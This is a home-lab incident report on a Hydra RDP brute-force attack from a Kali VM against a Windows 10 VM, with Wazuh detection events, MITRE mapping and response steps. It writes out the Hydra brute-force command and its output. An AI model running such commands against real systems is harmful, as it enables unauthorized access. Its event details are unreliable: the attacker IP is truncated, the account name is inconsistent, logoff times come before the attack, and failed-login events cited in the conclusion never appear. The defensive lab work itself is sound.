

Incident Report: RDP Brute Force → Successful Authentication

1. Incident Summary

Date of Activity	August 26, 2026
Analyst	Nidhi Patel
SIEM Platform	Wazuh Manager on Kali Linux
Compromised Account	nidhi
MITRE ATT&CK	T1110 — Brute Force · T1021.001 — Remote Services: RDP · T1078.002 — Valid Accounts

- **Attack:** Kali Linux (192.168.240.3) launched an RDP brute-force attack against Windows 10 (192.168.240.4).
- **Detection:** Wazuh detected repeated failed RDP authentication attempts.
- **Compromise:** Hydra recovered valid credentials.
- **Access:** The credentials were used to establish a successful RDP session.
- **Investigation:** Wazuh correlated the authentication events and confirmed the attack chain

2. Environment

- Wazuh Manager: Kali Linux VM
- Wazuh Agent: Windows 10 Pro VM (DESKTOP-SS2VKH0)
- Attacker Tooling: Kali Linux — Hydra v9.7
- Network: VirtualBox Host-Only Adapter.
- Telemetry Sources: Windows Security Event Log (eventchannel) and Sysmon Operational logs (Microsoft-Windows-Sysmon/Operational), collected by the Wazuh agent.

3. Attack Simulation

RDP was enabled on the Windows 10 Pro target, and a controlled brute-force attack was performed from the Kali Linux VM using Hydra.

- **Target:** 192.168.240.4:3389 (RDP)
- **Source:** 192.168.240 (Kali Linux)
- **Tool:** Hydra v9.7
- **Test Volume:** 49 login attempts

After obtaining the valid credentials, an RDP session was established from Kali to the Windows 10 Pro endpoint. The successful login was detected by Wazuh through **Event ID 4624** with **Logon Type 10 (RemoteInteractive)**, confirming successful RDP access.

```


(kali@kali)~$ hydra -L user.txt -P password.txt rdp://192.168.240.4
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-26 10:12:45
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3
to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:7/p:7), ~13 tries per task
[DATA] attacking rdp://192.168.240.4:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] host: 192.168.240.4 login: nidihi password: 
[ERROR] freerdp: The connection failed to establish.
1 of 1 target successfully completed, 1 valid password found
  
```

4. Phase 1 — Brute Force Detection

10	192.168.240.4	4624	Aug 26, 2026 @ 10:15:44.659	92653	nidihi	User: WORKGROUP\nidihi logged using Remote Desktop Connection (RDP) from ip:192.168.240.3.
10	192.168.240.4	4634	Aug 26, 2026 @ 10:01:56.296	67023	nidihi	
10	192.168.240.4	4634	Aug 26, 2026 @ 10:01:56.544	67023	nidihi	
10	192.168.240.4	4634	Aug 26, 2026 @ 10:15:55.487	67023	nidihi	

5. Phase 2 — Successful RDP Authentication



Field	Value
rule.id	92653
rule.level	3
rule.mitre.id	T1021.001, T1078.002
rule.mitre.technique	Remote Desktop Protocol, Domain Accounts
rule.mitre.tactic	Lateral Movement, Defense Evasion, Persistence, Privilege Escalation, Initial Access
timestamp	Aug 26, 2026 @ 10:15:44.659

6. Event Detail

Telemetry	Rule / Event	Severity	Observation
Windows Security	4624	Successful Login	RDP login detected; Logon Type 10
Windows Security	4634	Logoff	RDP session logoff detected
Wazuh	92653	Level 3	Successful RDP authentication detected
Wazuh	67023	Level 3	RDP session logoff detected

7. Recommended Response Actions

- Immediately disable or reset credentials for the compromised account.
- Terminate any active RDP sessions associated with the account.
- Enforce account lockout policy after a low threshold of failed attempts.
- Enforce multi-factor authentication (MFA) for remote access where supported.
- Review the endpoint for signs of post-access activity: new processes, scheduled tasks, or persistence mechanisms.
- Treat the account and endpoint as compromised pending full forensic review; do not simply reset the password and resume normal use without investigation.

8. MITRE ATT&CK Mapping

Activity	Technique	ID
RDP Brute Force (failed attempts)	Brute Force	T1110
Successful RDP Authentication	Remote Services: RDP	T1021.001
Successful RDP Authentication	Valid Accounts: Domain Accounts	T1078.002

9. Conclusion

Wazuh successfully detected the RDP brute-force attack and the following successful RDP login. The 4625 failed-login events and 4624 successful-login event with Logon Type 10 confirmed the attack and unauthorized access. The matching source IP, username, target system, and timestamps helped connect the events into one incident.